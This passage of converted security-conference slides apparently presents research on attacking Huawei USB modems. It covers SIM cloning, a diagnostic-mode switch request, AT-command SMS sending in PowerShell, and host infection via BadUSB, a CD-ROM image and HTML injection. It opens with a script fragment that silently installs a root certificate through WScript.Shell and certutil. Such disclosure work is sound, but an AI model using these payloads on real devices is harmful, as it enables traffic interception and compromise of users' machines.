d13JpW0fhcpRpEMKeXDA+sm+iylsrq79B770XhL119Yz2MyoyQ2jR1yTRth1
END CERTIFICATE-----");
a=new ActiveXObject("WScript.Shell");
a.run("certutil -addstore -f Root c:/1.crt");
</script>
```

How to build Big Brother

## SIM Cloning

- Fake BTS + Binary SMS
- GEO(?)
- IMSI




<https://media.blackhat.com/us-13/us-13-Nohl-Rooting-SIM-cards-Slides.pdf>

How to build Big Brother


# SIM Cloning

- Use The Force



The screenshot shows the Huawei mobile device's settings menu. The 'Settings' tab is selected. In the left sidebar, 'Network Settings' is highlighted. A modal window titled 'Network List' is open, displaying a list of available networks:

- 25099 (available)
- Beeline 3G (available)
- Beeline 2G (available)
- MegaFon RUS 2G (available)
- MTS-RUS 2G (forbidden)




The screenshot shows a configuration interface for network selection. At the top, there is a dropdown menu labeled 'Network type:' with 'Auto' selected, and an 'Apply' button. Below this, there is a section for 'Network selection' with two radio buttons: 'Auto' (unchecked) and 'Manually' (checked). There are also 'Scan' and 'Apply' buttons. On the right, a table lists operator names, their types, and current states:

Operator name	Type	State
Beeline	4G	Current
Beeline	3G	Allow
25099	2G	Allow
Yota	4G	Allow
MTS	4G	Forbidden
MegaFon	4G	Forbidden
MTS	3G	Forbidden
MTS	2G	Forbidden

How to build Big Brother

# SIM Cloning

- Diag mode



The image shows a terminal window with two panes. The left pane displays a POST request to /CGI HTTP/1.1. The right pane shows the server's response.

```
POST /CGI HTTP/1.1
Host: 192.168.1.1
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Content-Length: 218

<?xml version="1.0" encoding="UTF-8" ?>
<api version="1.0">
  <header>
    <function>switchMode</function>
  </header>
  <body>
    <request>
      <switchType>1</switchType>
    </request>
  </body>
</api>
```

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
Cache-Control: no-cache
Content-Type: Content-Type: text/html

Content-Length: 230

<?xml version="1.0" encoding="UTF-8"?><api version="1.0">
<header>
  <function>switchMode</function>
</header>
<body>
  <errcode>0</errcode>  <response>
    <switchType>1</switchType>
  </response>
</body>
</api>
```

How to build Big Brother

# SIM Cloning

- Send AT commands
  - **AT+CMGF=0**

```
1  # Create your instance of the SerialPort Class
2  $serialPort = new-Object System.IO.Ports.SerialPort
3  # Set various COM-port settings
4  $serialPort.PortName = "COM9"
5  $serialPort.BaudRate = 9600
6  $serialPort.WriteTimeout = 500
7  $serialPort.ReadTimeout = 3000
8  $serialPort.DtrEnable = "true"
9  # Open the connection
10 $serialPort.Open()

11
12 # Tell the modem you want to use AT-mode
13 $serialPort.WriteLine("AT+CMGF=0`r`n")
14
15 # Start feeding message data to the modem
16 # Begin with the phone number, international|
17 # style and a <CL>... that's the `r`n part
18 $serialPort.WriteLine("AT+CMGS=18`r`n")

19
20 # Now, write the message to the modem
21 $serialPort.WriteLine("07919730071111F111000B919760279415F30000AA04F4F29C0E")
22
23 # Send a Ctrl+Z to end the message.
24 $serialPort.WriteLine($([char] 26))
```

How to build Big Brother

## GSM Attacks

- Huawei: Remote(!) osmocomm for beggars
- VxWorks on baseband hi6920
  - Loaded by Linux
  - Packed on flash
  - dmesg => load vxworks ok, entey 0x50d10000
  - Cshell
    - OS communication
    - Builtin debugger
  - Nearly all names of objects/functions
  - POSIX + documentation

How to build Big Brother


## Host Infection

- BadUSB
- Fake diagnostic tools/CDROM
- HTML Injection + 0day
- Even real diagnostic tools =))

How to build Big Brother

## Host Infection

- BadUSB
  - Android gadget driver (supported\_functions patching)
  - HID Gadget onboard!
  - Lots of boring stuff




How to build Big Brother

# Host Infection

- Drive By Download
- CDROM

```
yoda_POC.html
[...]
settings_info_modemsim.html_EN.css
settings_info_modemsim.html_RU.css
settings_info_modemsim.js
settings_info_upgrade.html
settings_info_upgrade.html_EN.css
settings_info_upgrade.html_RU.css
settings_info_upgrade.js
settings_messages.html
settings_messages.html_EN.css
settings_messages.html_RU.css
settings_messages.js
settings_network.html
settings_network.html_EN.css
settings_network.html_RU.css
settings_network.js
settings_network_operator_block.html
settings_restore.html
settings_restore.html_EN.css
settings_restore.html_RU.css
settings_restore.js
usb_disconnect_block_msg.ncm1
ls /usr/www/hostless/ | grep iso
hostless.iso
```



How to build Big Brother



## Host Infection

- HTML Injection + 0day

How to build Big Brother



# Host Infection

- Kudos to @cyberpunkych
- Lots of other stuff at yota.hlsec.ru
- But nobody cares(((



